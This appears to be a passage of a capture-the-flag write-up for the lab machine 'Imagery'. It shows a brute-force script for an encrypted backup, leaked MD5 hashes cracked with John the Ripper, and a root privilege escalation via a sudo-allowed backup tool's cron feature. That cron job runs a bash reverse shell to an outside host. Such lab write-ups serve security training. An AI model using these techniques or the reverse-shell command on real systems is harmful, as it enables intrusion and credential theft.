-rw-r--r--  1 root root    208 Oct  7  2024 .updated
web@Imagery:~/web$ ls -la /var/backup
total 22524
drwxr-xr-x  2 root root     4096 Sep 22  2025 .
drwxr-xr-x 14 root root     4096 Sep 22  2025 ..
-rw-rw-r--  1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
The directory contained web_20250806_120723.zip.aes, a 23 MB AES-encrypted archive that was readable by the web account. I transferred it to my machine for offline analysis. Because the .aes extension is used by pyAesCrypt, I wrote the following script to try each entry in rockyou.txt as the decryption password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
import os

import pyAesCrypt

BUFFER_SIZE = 64 * 1024
WORDLIST = "/usr/share/wordlists/rockyou.txt"
INPUT_FILE = "web_20250806_120723.zip.aes"
OUTPUT_FILE = "web_20250806_120723.zip"


def main():
    if not os.path.exists(INPUT_FILE):
        raise FileNotFoundError(f"Encrypted file not found: {INPUT_FILE}")

    if os.path.exists(OUTPUT_FILE):
        raise FileExistsError(
            f"Refusing to overwrite existing output file: {OUTPUT_FILE}"
        )

    found_password = None

    with open(WORDLIST, "r", encoding="utf-8", errors="ignore") as wordlist:
        for line in wordlist:
            password = line.strip()
            if not password:
                continue

            try:
                pyAesCrypt.decryptFile(
                    INPUT_FILE,
                    OUTPUT_FILE,
                    password,
                    BUFFER_SIZE,
                )
                found_password = password
                break
            except ValueError:
                continue

    if found_password is None:
        print("No valid password found.")
        return

    print(f"Decrypted successfully with password: {found_password}")


if __name__ == "__main__":
    main()
1
2
tr3m0x@ubuntu:~/htb/linux/Imagery$ python3 decrypt.py
Decrypted successfully with password: bestfriends
The password was bestfriends, and the script produced the decrypted ZIP archive. After extracting it, I inspected the backup copy of db.json:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
tr3m0x@ubuntu:~/htb/linux/Imagery/web$ cat db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
    "images": [],
    "bug_reports": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ]
}
Unlike the current database retrieved earlier, this older backup contains records for two additional users: mark@imagery.htb and web@imagery.htb. Mark’s password is stored as the unsalted MD5 hash 01c3d2e5bdaf6134cec0a367cf53e535. I saved the hash to mark.hash and cracked it with John the Ripper:
1
2
3
4
5
6
7
8
9
tr3m0x@ubuntu:~/htb/linux/Imagery$ john mark.hash --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
supersmash       (?)
1g 0:00:00:00 DONE (2026-09-04 06:44) 14.28g/s 3708Kp/s 3708Kc/s 3708KC/s swilly..stardance
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
John recovered the plaintext password supersmash, giving me credentials for the local mark account.
Shell as mark
From the existing shell, I used su with the recovered password and successfully switched to mark:
1
2
3
4
5
6
7
8
9
10
11
12
web@Imagery:/var/backup$ su mark
Password:
mark@Imagery:/var/backup$ cd
mark@Imagery:~$ ls -la
total 24
drwxr-x--- 2 mark mark 4096 Sep 22  2025 .
drwxr-xr-x 4 root root 4096 Sep 22  2025 ..
lrwxrwxrwx 1 root root    9 Sep 22  2025 .bash_history -> /dev/null
-rw-r--r-- 1 mark mark  220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 mark mark 3771 Aug 20  2024 .bashrc
-rw-r--r-- 1 mark mark  807 Aug 20  2024 .profile
-rw-r----- 1 root mark   33 Sep  3 19:34 user.txt
The group permissions on user.txt confirmed that mark was the intended user-level account.
Privilege Escalation
Abusing Charcol’s Automated Jobs
I checked Mark’s sudo privileges and found that he could execute /usr/local/bin/charcol as any user, including root, without supplying a sudo password:
1
2
3
4
5
6
7
8
9
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
mark@Imagery:~$
Because the binary would run with root privileges, any feature that writes files or executes commands could potentially be used for privilege escalation. I reviewed its help output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mark@Imagery:~$ sudo /usr/local/bin/charcol -h
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
Charcol is a custom utility for creating encrypted backups and includes an interactive shell subcommand. Starting that shell prompted for a separate Charcol master passphrase:
1
2
3
4
5
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):

[2026-09-04 10:48:31] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
Mark’s system password did not work as the master passphrase. However, the help output also exposed the -R option, which resets the Charcol application password after verifying the invoking user’s system password. Since I knew Mark’s password, I could satisfy that check even though Charcol itself was running through sudo as root:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
mark@Imagery:~$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2026-09-04 10:49:42] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2026-09-04 10:49:49] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2026-09-04 10:50:07] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2026-09-04 10:50:13] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>
The reset removed root’s existing Charcol configuration at /root/.charcol/.charcol_config. On the next launch, I selected no password mode; after restarting the application once more, I entered its interactive shell without the unknown master passphrase.
I then reviewed the commands available from inside the shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
charcol> help
[2026-09-04 10:51:09] [INFO]
Charcol Shell Commands:

<SNIP>
  Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), cron, unencrypted backup:
          CHARCOL_NON_INTERACTIVE=true charcol auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), interactive:
          auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
          (will prompt for system password)

<SNIP>
The auto add command was particularly interesting. It creates scheduled jobs and explicitly accepts an arbitrary shell command without validating its safety. More importantly, because I launched Charcol with sudo, its configuration and scheduled jobs were managed in the root context. I added a job that would run every minute and connect back to my machine on port 9002:
1
2
3
4
5
6
7
charcol> auto add --schedule "*/1 * * * *" --command "bash -c 'bash -i >& /dev/tcp/10.10.15.47/9002 0>&1'" --name exploit
[2026-09-04 10:55:20] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2026-09-04 10:55:28] [INFO] System password verified successfully.
[2026-09-04 10:55:28] [INFO] Auto job 'exploit' (ID: b7776018-d340-4166-8d0a-fdd6c3b18610) added successfully. The job will run according to schedule.
[2026-09-04 10:55:28] [INFO] Cron line added: */1 * * * * CHARCOL_NON_INTERACTIVE=true bash -c 'bash -i >& /dev/tcp/10.10.15.47/9002 0>&1'
Charcol again requested Mark’s system password before creating the job. Once verification succeeded, its output confirmed that the exact command had been installed in the cron entry. I started a listener on port 9002 and waited for the next minute:
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/linux/Imagery$ nc -lnvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.242.164 53526
bash: cannot set terminal process group (156824): Inappropriate ioctl for device
bash: no job control in this shell
root@Imagery:~#
The scheduled command executed as root, completing the privilege escalation and providing a root shell.